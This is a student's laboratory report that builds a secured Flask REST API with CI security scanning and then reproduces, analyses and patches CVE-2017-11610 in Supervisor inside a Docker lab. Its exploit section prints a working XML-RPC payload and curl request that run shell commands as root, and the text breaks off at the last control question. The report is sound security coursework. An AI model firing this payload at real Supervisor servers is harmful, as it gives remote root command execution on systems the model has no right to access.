HANGZHOU DIANZI UNIVERSITY

Internet Security — Laboratory Work

Laboratory Work No. 1

Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

Variant: Work 1

Surname and Name: Zhu Borong

HDU number: 23320308

October 2026

Contents

1. Purpose of the Work
2. Part I — Secure REST API
    1. Technology stack and project layout
    2. API endpoints
    3. Implemented security measures
    4. Testing
    5. CI/CD security pipeline
3. Part II — CVE-2017-11610: Reproduction, Root Cause and Fix
    1. Selected vulnerability
    2. Vulnerable environment
    3. Reproduction of the attack
    4. Root-cause analysis
    5. Applied protection measures
    6. Verification of the fix and regression testing
4. Answers to Control Questions
5. Conclusion
6. Appendix — Repository, Pipeline and Fix Folder

1. Purpose of the Work

The purpose of this laboratory work is to gain practical experience in the full security lifecycle of a backend application: designing protection against the OWASP Top 10, integrating automated security checks into CI/CD, reproducing a known real-world CVE in a controlled environment, identifying its root cause, applying a fix, and verifying that the fix both eliminates the attack and does not break normal functionality.

The work consists of two connected parts. Part I implements a secure REST API with Flask, parameterized database access, output escaping, bcrypt password hashing and JWT authentication, and runs static and dependency security scans on every push. Part II uses Vulhub and Docker to reproduce **CVE-2017-11610** against Supervisor 3.3.2, analyses the XML-RPC method-resolution weakness that makes the attack possible, and verifies a remediation based on the patched upstream release.

2. Part I — Secure REST API

2.1 Technology stack and project layout

Layer	Choice
Language / framework	Python 3.12+ / Flask 3.1
Database	SQLite through SQLAlchemy ORM (Flask-SQLAlchemy)
Authentication	JWT (PyJWT, HS256) and bcrypt password hashes
Tests	pytest, pytest-cov
CI/CD	GitHub Actions
SAST / SCA	Bandit / pip-audit

The public repository is **https://github.com/ynjlzxpl/hdu-internet-security-work1**. The application factory is in `app/__init__.py`; the two blueprints are `app/auth.py` and `app/api.py`; security helpers are in `app/security.py`; the models are in `app/models.py`; the 31 automated tests are under `tests/`.

2.2 API endpoints

Method	Path	Authentication	Description
POST	`/auth/login`	No	Validate username/password and issue a JWT.
GET	`/api/data`	Bearer JWT	List notes owned by the authenticated user; optional `?search=` filter.
GET	`/api/data/<id>`	Bearer JWT	Read one note, only if it belongs to the caller.
POST	`/api/data`	Bearer JWT	Third, self-chosen endpoint: create a note for the caller.
GET	`/api/users/me`	Bearer JWT	Return the authenticated user's profile.
GET	`/health`	No	Liveness probe.

A successful login returns an access token:

```
POST /auth/login
{"username": "alice", "password": "AliceDemo123!"}

200 OK
{"access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",
 "token_type": "Bearer", "expires_in": 3600}
```

Protected data is retrieved with the token:

```
GET /api/data
Authorization: Bearer <access_token>
```

Calling any protected endpoint without a token, with a tampered signature, with an expired token, or with an `alg=none` token returns `401 Unauthorized`. Notes that belong to another user are returned as `404`, so the API does not reveal their existence.

2.3 Implemented security measures

SQL injection protection

- All database access uses the SQLAlchemy ORM (`select(...).where(...)`, `db.session.get(...)`). No SQL statement is built by string concatenation, and no interpolated `text()` query exists in the application.
- The search filter binds its value as a query parameter: `Note.title.ilike(pattern)`. Quotes, `--` and `OR 1=1` in the value are therefore treated as data, never as SQL syntax.
- Every note query includes `Note.owner_id == g.current_user.id`. This is both an access-control control and a structural protection against injection that would otherwise return other users' rows.
- Input is validated before use: usernames must match `^[A-Za-z0-9_.-]{3,32}$`; password length is bounded; search is truncated to 100 characters; note fields are type- and length-checked.
- The login lookup itself uses a bound ORM comparison. Payloads such as `alice' OR '1'='1` are rejected by the username whitelist and cannot authenticate.

Cross-site scripting (XSS) protection

- Every user-controlled string is escaped at the output boundary with Flask's built-in `markupsafe.escape()` through `app.security.sanitize()`, used when notes and profiles are serialised. Stored data remains intact; the response contains `<script>` instead of executable markup.
- Responses are JSON only, sent with `Content-Type: application/json`; input is never reflected into an HTML document.
- Defence-in-depth headers are added to every response: `X-Content-Type-Options: nosniff`, `X-Frame-Options: DENY`, `Referrer-Policy: no-referrer`, and `Content-Security-Policy: default-src 'none'; frame-ancestors 'none'`.
- Request bodies are limited to 16 KiB and note fields to 120/5000 characters, reducing resource-exhaustion payloads.

A test creates a note with the title `<script>alert('xss')</script>`. The response contains `<script>alert('xss')</script>`; the raw `<script>` tag never appears in the output.

Authentication and password storage

- **bcrypt** with a per-password salt and cost factor 12. Only the hash is stored; plaintext is never persisted or logged. bcrypt's 72-byte limit is enforced explicitly.
- **JWT issuing:** a successful login returns an HS256 token with `sub`, `iss`, `iat` and `exp` claims. The default lifetime is one hour.
- **JWT middleware:** the `@jwt_required` decorator requires the Bearer scheme, verifies the HMAC signature, uses an explicit algorithm allow-list (rejecting `alg=none` and algorithm confusion), validates the issuer, requires all four claims, rejects expired tokens, and loads the user from the database. Tokens for deleted users fail.

- **No user enumeration:** an unknown username triggers a dummy bcrypt verification and receives exactly the same status and message as a wrong password. Login responses use `Cache-Control: no-store`.
- **Brute-force throttling:** five failed attempts per 60 seconds for the same IP/username pair; further attempts return `429` with `Retry-After`.
- **Secret management:** `JWT_SECRET` comes from the environment; with `APP_ENV=production` the application refuses to start without it. Development only uses an ephemeral random fallback.
- **Broken access control:** note IDs are always combined with the authenticated owner, preventing horizontal privilege escalation (IDOR).

2.4 Testing

The test suite is executed with `pytest -q --cov=app --cov-report=term-missing`. It contains **31 tests** and reaches **85% statement coverage** (100% of `api.py`, `auth.py` and `models.py`). The tests cover:

- successful login and JWT claims; wrong password and unknown user (same generic response); malformed requests;
- missing, Basic-scheme, tampered, expired, `alg=none` and deleted-user tokens;
- bcrypt storage (hash prefix and verification) and login rate limiting;
- SQL-injection payloads in login and search, including the owner-filter guarantee;
- XSS payload escaping in create and list responses;
- note ownership checks, validation, oversized bodies, 404/405 JSON handling, and security headers.

2.5 CI/CD security pipeline

The workflow `.github/workflows/ci.yml` runs on every push and pull request to `main` (and can be started manually). It has three jobs:

Job	Tool	Action
Tests	pytest + coverage	Runs the full suite; uploads `coverage.xml`.
SAST	Bandit	Static analysis of `app/`; fails on medium/high findings; uploads `bandit-report.txt`.
SCA	pip-audit	Audits pinned dependencies against PyPI/OSV vulnerability data; fails on any known vulnerability; uploads `pip-audit-report.json`.

Latest results: **all three jobs passed**. Bandit report: **No issues identified** — 0 low, 0 medium, 0 high (508 lines scanned). pip-audit: **12 dependencies audited, 0 with known vulnerabilities**.

Last successful pipeline run: **https://github.com/ynjlzxpl/hdu-internet-security-work1/actions/runs/39352597970**




Figure 1. CI run summary: Tests (pytest), SAST (Bandit) and SCA (pip-audit) all succeeded.




Figure 2. SAST job (Bandit): all steps, including "Run Bandit static analysis", completed successfully.




Figure 3. SCA job (pip-audit): dependency audit completed successfully.

3. Part II — CVE-2017-11610: Reproduction, Root Cause and Fix

3.1 Selected vulnerability

Property	Value
CVE	**CVE-2017-11610** — Supervisor XML-RPC object traversal / remote command execution
CVSS v3.0	**8.8 High** (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Weakness	CWE-276 (incorrect default permissions); the practical impact is OS command injection
Vulnerable component	Supervisor XML-RPC dispatcher (`supervisor/xmlrpc.py` , `traverse()`)
Affected releases	Supervisor before 3.0.1, 3.1.x before 3.1.4, 3.2.x before 3.2.4, 3.3.x before 3.3.3
Vulhub environment	`supervisor/CVE-2017-11610` (Supervisor 3.3.2, XML-RPC on port 9001)
Impact	An XML-RPC request executes arbitrary shell commands as the supervisord process (root in this container).

NVD describes the attacker as a "remote authenticated user". In the Vulhub environment the `inet_http_server` is exposed on port 9001 without credentials, so any client that can reach the port can send the request; the lab therefore demonstrates the impact on an exposed management interface. The CVSS score remains 8.8 because the underlying flaw requires the interface to be reachable and a request to be accepted.

The CVE was chosen because the reproduction is a single HTTP request, the principle is easy to explain (a dotted XML-RPC method name is resolved by walking Python object attributes), and the fix is a well-defined upstream change. It is also distinct from the CVEs excluded by the course list.

3.2 Vulnerable environment

Vulhub's `supervisor/CVE-2017-11610` compose file references the prebuilt image `vulhub/supervisor:3.3.2` . Because the configured Docker Hub mirrors rejected that custom image, an equivalent image was built from `python:2.7-slim` and `pip install supervisor==3.3.2` (Supervisor 3.x is Python 2 only; Python 3 support arrived in 4.0). The supervisord configuration exposes the XML-RPC interface without authentication:

```
[inet_http_server]
port=0.0.0.0:9001

[rpcinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main_rpcinterface
```

Start the environment with:

```
docker compose -f supervisor-env/docker-compose.yml up -d --build
```

Confirmed properties:

```
$ docker exec ... supervisord --version
3.3.2
$ curl -o /dev/null -w "%{http_code}" http://127.0.0.1:9001/
200
$ docker exec ... id
uid=0(root) gid=0(root) groups=0(root)
```

3.3 Reproduction of the attack

The attacker sends an XML-RPC `methodCall` to `/RPC2`. The method name is not a normal Supervisor RPC method; it is a path through the Python object graph that ends at `os.system`:

```
<?xml version="1.0"?>
<methodCall>
  <methodName>supervisor.supervisord.options.warnings.linecache.os.system</methodName>
  <params>
    <param><string>id > /tmp/rce_proof; touch /tmp/pwned_by_cve_2017_11610</string></param>
  </params>
</methodCall>
```

Step 1 — send the request:

```
curl -i -X POST "http://127.0.0.1:9001/RPC2" \
     -H "Content-Type: text/xml" \
     --data-binary "@exploit.xml"

HTTP/1.1 200 OK
Content-Type: text/xml

<?xml version='1.0'?>
<methodResponse><params><param><value><int>0</int></value></param></params></methodResponse>
```

The `<int>0</int>` is the exit status returned by `os.system()`, which confirms that the shell command was executed.

Step 2 — read the command output:

```
docker exec supervisor-env-supervisor-1 cat /tmp/rce_proof
uid=0(root) gid=0(root) groups=0(root)

docker exec supervisor-env-supervisor-1 ls -l /tmp/pwned_by_cve_2017_11610
-rw-r--r-- 1 root root 0 Oct 20 03:25 /tmp/pwned_by_cve_2017_11610

docker exec supervisor-env-supervisor-1 supervisord --version
3.3.2
```




Figure 4. Actual output of the reproduction: one XML-RPC request executes id as root and creates a marker file.

3.4 Root-cause analysis

The flaw is in the XML-RPC dispatch routine, not in a shell command or a SQL query:

1. **Dotted method names are resolved by attribute traversal.** The XML-RPC server receives a method name as a string. Supervisor's `traverse()` split the name on dots and called `getattr()` once per component, starting from the RPC interface. The only check was that no component began with an underscore.
2. **The traversal escapes the intended RPC namespace.** From the `supervisor` namespace it is possible to reach `supervisord`, then `options`, the `warnings` object and its `linecache`, and finally Python's `os.system`. The dispatcher then called the resolved object with attacker-supplied parameters.
3. **The process runs with high privileges.** The supervisord process runs as root in the container, so the command inherits root. This is an aggravating factor; the root cause is the over-permissive method resolution.
4. **Classification.** NVD assigns CWE-276 (incorrect default permissions) because the management interface exposed far more than the intended RPC methods; the concrete impact is OS command injection (CWE-78).

In our own words: Supervisor treated the XML-RPC method name as a path through its own Python objects. Instead of allowing only `namespace.method`, it allowed an arbitrarily long chain of attributes, and one valid chain ends at `os.system`. A single request to the exposed management port is therefore enough to run commands as the supervisord user.

3.5 Applied protection measures

The fix in `vulhub-fix/` upgrades Supervisor to **3.3.3**, the first 3.3.x release containing the upstream correction. The fix commit changes `traverse()` so that:

- the method name must contain exactly two parts (`namespace.method`); longer attribute chains are rejected;
- method names beginning with `_` are rejected;
- the resolved object must be a bound method (`types.MethodType`), not an arbitrary callable or module attribute.

```
--- Dockerfile (vulnerable, equivalent to vulhub/supervisor:3.3.2)
+++ Dockerfile (fixed)
@@
-FROM python:2.7-slim
-RUN pip install --no-cache-dir supervisor==3.3.2
+FROM python:2.7-slim
+RUN pip install --no-cache-dir supervisor==3.3.3
```

The fixed environment therefore keeps the same RPC interface, configuration and Python version; only the vulnerable library version changes. For production, additional hardening is recommended: bind the XML-RPC interface to a trusted management network (or localhost), add authentication and TLS if remote access is required, never expose port 9001 to the Internet, and run supervisord as a non-root user where possible.

3.6 Verification of the fix and regression testing

The vulnerable container was stopped, the fixed environment was rebuilt, and exactly the same XML-RPC request was sent:

```
supervisord --version                    -> 3.3.3
POST /RPC2 (same exploit.xml)            -> XML-RPC fault: UNKNOWN_METHOD
/tmp/rce_proof                           -> No such file or directory
/tmp/pwned_by_cve_2017_11610             -> No such file or directory
GET /                                    -> HTTP 200   (regression)
supervisorctl -c /etc/supervisord.conf status
                                         -> demo RUNNING   (regression)
```

The same request that previously returned `<int>0</int>` and created files now returns an XML-RPC `UNKNOWN_METHOD` fault; the traversal is rejected before any command can run. At the same time the web interface still responds with 200 and the managed process is still RUNNING, which confirms that the upgrade did not break normal Supervisor functionality.




Figure 5. Same attack against Supervisor 3.3.3: UNKNOWN_METHOD, no files created, while the web UI and process supervision still work.

4. Answers to Control Questions

1. Why is password hashing with bcrypt preferable to SHA-256?

SHA-256 is a fast general-purpose hash. An attacker who obtains a password database can test billions of candidate passwords per second on GPUs; unsalted hashes additionally allow rainbow-table lookups. bcrypt is deliberately slow, uses a unique random salt per password, and has an adjustable cost factor, so each guess is expensive and precomputed tables are useless. The cost can be raised as hardware becomes faster. This makes offline brute-force and credential-stuffing attacks much less practical.

2. What is the main difference between SAST and DAST?

SAST (Static Application Security Testing) analyses source code or bytecode without executing the program. It is white-box, can run early in development, and can point to the exact line of a flaw, but it produces false positives and cannot see runtime configuration. DAST (Dynamic Application Security Testing) tests a running application from the outside, like an attacker. It is black-box, finds runtime and configuration issues and real exploitability, but it cannot see the source, gives less precise remediation guidance, and requires a deployed application.

3. How does a JWT token work, what information does it contain, and how does the server verify its authenticity?

A JWT consists of three Base64URL-encoded parts: header, payload and signature. The header names the signing algorithm (for example HS256); the payload carries claims such as `sub` (user id), `iss` (issuer), `iat` (issued-at) and `exp` (expiration). The payload is encoded, not encrypted, so it must not contain secrets. The signature is computed over the header and payload with a server-side secret (HMAC) or a private key (RSA/ECDSA). On each request the server recomputes and compares the signature with the configured algorithm, validates the issuer, requires the mandatory claims, and checks that the token has not expired. Our middleware also rejects `alg=none` by using an explicit algorithm allow-list.

4. What risks arise if you do not audit third-party libraries?

Dependencies can contain known vulnerabilities (for example Log4Shell), can be compromised in a supply-chain attack, can pull in vulnerable transitive packages, or can have licence and maintenance problems. Without an SCA process the organisation may ship a vulnerable component for months, may not know what is actually deployed, and cannot prioritise patching. Our pipeline runs `pip-audit` on every push so that a newly disclosed advisory fails the build, and all dependencies are pinned for reproducibility.

5. What advantages do Docker and Vulhub provide for studying cybersecurity compared with installing vulnerable software directly?

Containers isolate the vulnerable service from the host, so a compromise or a destructive test does not damage the student's machine. The environment is reproducible and version-pinned, can be rebuilt or destroyed in seconds, and can be run on any machine with Docker. Vulhub provides ready-made compose files and documented CVEs, which removes hours of setup and lets the student focus on the vulnerability.

Direct installation pollutes the host, risks exposing the vulnerable service on the network, and is difficult to reproduce exactly.

6. Describe the difference between a vulnerability and an exploit. What were you reproducing in this work?

A vulnerability is a weakness in software or configuration (for example, Supervisor 3.3.2 resolving arbitrary dotted XML-RPC method names through the Python object graph, which exposes `os.system`). An exploit is the concrete technique or input that takes advantage of that weakness (the crafted XML-RPC request whose method name traverses `supervisord.options.warnings.linecache.os.system`). In this work we reproduced the exploit against a deliberately vulnerable Supervisor 3.3.2 container to demonstrate the underlying vulnerability and its impact.

7. Why is it critically important to check that the main functionality of the application has not been damaged after applying a fix (regression testing)?

